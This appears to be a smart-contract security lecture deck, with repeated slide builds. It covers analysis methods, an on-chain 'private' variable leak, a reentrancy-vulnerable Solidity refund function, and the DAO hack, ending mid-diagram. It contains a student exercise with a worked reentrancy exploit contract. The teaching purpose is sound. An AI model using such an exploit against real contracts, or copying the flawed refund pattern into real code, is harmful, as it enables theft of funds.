


Automated Security Analysis: Existing Solutions



- Testing




Automated Security Analysis: Existing Solutions



- Testing

Very limited guarantees

Automated Security Analysis: Existing Solutions




- Testing

Very limited guarantees

- Dynamic analysis
- Symbolic execution

Automated Security Analysis: Existing Solutions





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
Very limited guarantees

- Dynamic analysis
- Symbolic execution

Better than testing, but
can still miss vulnerabilities




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
- Testing

Very limited guarantees




- Dynamic analysis
- Symbolic execution

Better than testing, but
can still miss vulnerabilities




- Static analysis
- Formal verification

Automated Security Analysis: Existing Solutions




- Testing

Very limited guarantees



- Dynamic analysis
- Symbolic execution

Better than testing, but
can still miss vulnerabilities



- Static analysis
- Formal verification

Strong guarantees



Smart Contract Bug 1

Security Bug



Contract

```
contract Example {  
  
    address public owner;  
    string private mySecret;  
  
    constructor {  
        owner = msg.sender;  
    }  
  
    function setSecret(string _secret) public {  
        require(msg.sender == owner);  
        mySecret = _secret;  
    }  
  
    function getSecret() public returns (string) {  
        require(msg.sender == owner);  
        return mySecret;  
    }  
}
```

Security Bug



Contract

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    address public owner;  
    string private mySecret;  
  
    constructor {  
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        require(msg.sender == owner);  
        return mySecret;  
    }  
}
```

Hint: who would be able to read *mySecret*?

Security Bug




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    }  
  
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        return mySecret;  
    }  
}
```

Any variable is readable on the public Ethereum blockchain.
Declaring a variable private only restricts the automatic creation of getter for that variable, but does not hide it.

Hint: who would be able to read *mySecret* ?



Smart Contract Bug 2

Security Bug



Contract

```
contract Vulnerable {

    mapping(address => bool) authorized;
    mapping(address => uint) balances;

    function refund(uint amount) public {
        require(authorized[msg.sender]);
        require(amount <= balances[msg.sender]);

        msg.sender.call.value(amount) ("");
        balances[msg.sender] -= amount;
    }
}
```

Security Bug



Contract

```
contract Vulnerable {

    mapping(address => bool) authorized;
    mapping(address => uint) balances;

    function refund(uint amount) public {
        require(authorized[msg.sender]);
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        msg.sender.call.value(amount) ("");
        balances[msg.sender] -= amount;
    }
}
```

Hint: who can be msg.sender?

Security Bug



Contract

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contract Vulnerable {  
  
    mapping(address => bool) authorized;  
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    function refund(uint amount) public {  
        require(authorized[msg.sender]);  
        require(amount <= balances[msg.sender]);  
  
        msg.sender.call.value(amount)("");  
        balances[msg.sender] -= amount;  
    }  
}
```

The code is vulnerable to a **reentrancy attack**.

The balance of the *msg.sender* is only updated after a transfer is made. If the *msg.sender* is a contract and has a fallback function that calls into the contract again, the *msg.sender* can deplete the contract of the funds.

Hint: who can be *msg.sender*?

Vulnerable can be exploited. Write an exploit.



Contract

```
contract Vulnerable {
    ... // vulnerable as the previous example
}

contract Exploit {

    Vulnerable v;

    function register(address contract) public {
        v = Vulnerable(contract);
    }

    function exploit() public {
        // your code here
    }

    // your code here
}
```

Vulnerable can be exploited. Write an exploit.



Contract

```
contract Vulnerable {  
    ... // vulnerable as the previous example  
}  
  
contract Exploit {  
  
    Vulnerable v;  
  
    function register(address contract) public {  
        v = Vulnerable(contract);  
    }  
  
    function exploit() public {  
        // your code here  
    }  
  
    // your code here  
}
```

Hint: check the previous example

Vulnerable can be exploited. Write an exploit.



Contract

```
contract Vulnerable {
    ... // vulnerable as the previous example
}

contract Exploit {

    Vulnerable v;

    function register(address contract) public {
        v = Vulnerable(contract);
    }

    function exploit() public {
        v.refund(1);
    }

    function () public {
        v.refund(1);
    }
}
```



Decentralized Autonomous Organization

Decentralized Autonomous Organization (DAO)


A (digital) form of investor-directed venture capital fund

- Investors from anywhere in the world can buy DAO tokens in exchange of money (Ether)
- Owners of DAO tokens can vote on potential projects
- Profits from the investments go back to the stakeholders

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


Investor	Balance
Alice	100 Tokens
Bob	10 Tokens
Total	110 Tokens


The DAO Bug



Bob



DAO Contract




Balances

The DAO Bug




Bob

1
Sell Tokens



DAO Contract



Balances

